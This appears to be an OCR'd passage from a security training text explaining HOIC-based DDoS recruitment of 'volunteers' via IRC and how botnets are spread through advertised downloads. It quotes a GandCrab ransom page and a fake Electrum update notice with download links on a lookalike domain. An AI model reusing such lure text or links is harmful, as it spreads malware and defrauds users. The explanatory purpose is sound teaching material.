


DDoS Attack

Attacker Releases HOIC
DDoS Attack Tool on the Web Server
1
Anonymous Hacker
4
Volunteers connect to IRC channel and wait for instruction from attacker
2
Web Server Hosting HOIC
DDoS Attack
Volunteer
DDoS Attack
Volunteer
DDoS Attack
Volunteer
3
Google
Hackers Advertise HOIC DDoS Attack Tool on Twitter, Facebook, Google, etc.

DDoS Attack

In a DDoS attack, attackers use a group of compromised systems (bots or zombies) usually infected with Trojans to perform a DoS attack on a target system or network resource.




Attacker Releases HOIC
DDoS Attack Tool on the Web Server
1
Anonymous Hacker
4
Volunteers connect to IRC channel and wait for instruction from attacker
2
Web Server Hosting HOIC
DDoS Attack
Volunteer
DDoS Attack
Volunteer
DDoS Attack
Volunteer
3
Google
Hackers Advertise HOIC DDoS Attack Tool on Twitter, Facebook, Google, etc.

Figure 10.29: DDoS attack scenario

As shown in the figure, an anonymous hacker hosts a High Orbit Ion Cannon (HOIC) DDoS attack tool on a web server they own or on a compromised web server. The hacker then advertises the HOIC DDoS attack tool on social networking sites or search engines such as Twitter, Facebook, and Google with a malicious download link.


Users who desire to perform the DDoS attack may download the HOIC DDoS attack tool by clicking on the malicious download link provided by the hacker. These users are termed “volunteers.” All the volunteers connect via an IRC channel to the anonymous hacker and await instructions to proceed further. The hacker instructs the volunteers to flood the target web server (e.g., PayPal, MasterCard, and PAYBACK) with multiple requests. On receiving instructions, the volunteers act accordingly. Consequently, the target server becomes overwhelmed and stops responding to requests from even legitimate users.



Hackers Advertise Links for Downloading Botnets

Hackers Advertise Links for Downloading Botnets

Hackers advertise botnets on various blogs, search engines, social networking sites, emails, and so on with download links. Hackers also use fake updates and security alerts to trick the victim into downloading the malware. The intention in doing so is to spread the botnet and increase the size of the attack network. This method of attack is very quick and effective. The below figure shows examples for ads hosted by hackers on the Internet to download botnets.



TonerBooth
FREE DELIVERY FREE DELIVERY
FREE SHIPPING
ON ORDERS OVER $50 TO THE CONTIGUOUS U.S
Shop Deals on Printer
BROTHER
CANON
Payment Page
gandcrab2pie73et.onion

We are sorry, but your files have been encrypted!

Don't worry, we can help you to return all of your files!

Files decryptor's price is 2200 USD

If payment isn't made until the cost of decrypting files will be doubled

Time left to double price:

02 days 07h:59m:30s

What the matter? Buy GandCrab Decryptor Support is 24/7 Test decrypt
English

error: {'code': 1, 'message': 'Transaction error.

Required Security Update (v4.0.0)

This important security update provides a fix for transaction deserialization vulnerability and is mandatory for all users.

Transactions can only be sent after applying this update. We sincerely apologize for any inconvenience this has caused you.

https://electrume.org/4.0.0/electrum-4.0.0.exe
https://electrume.org/4.0.0/electrum-4.0.0-setup.exe
https://electrume.org/4.0.0/electrum-4.0.0-portable.exe

https://electrume.org/4.0.0/electrum-4.0.0.dmg

Other Clients

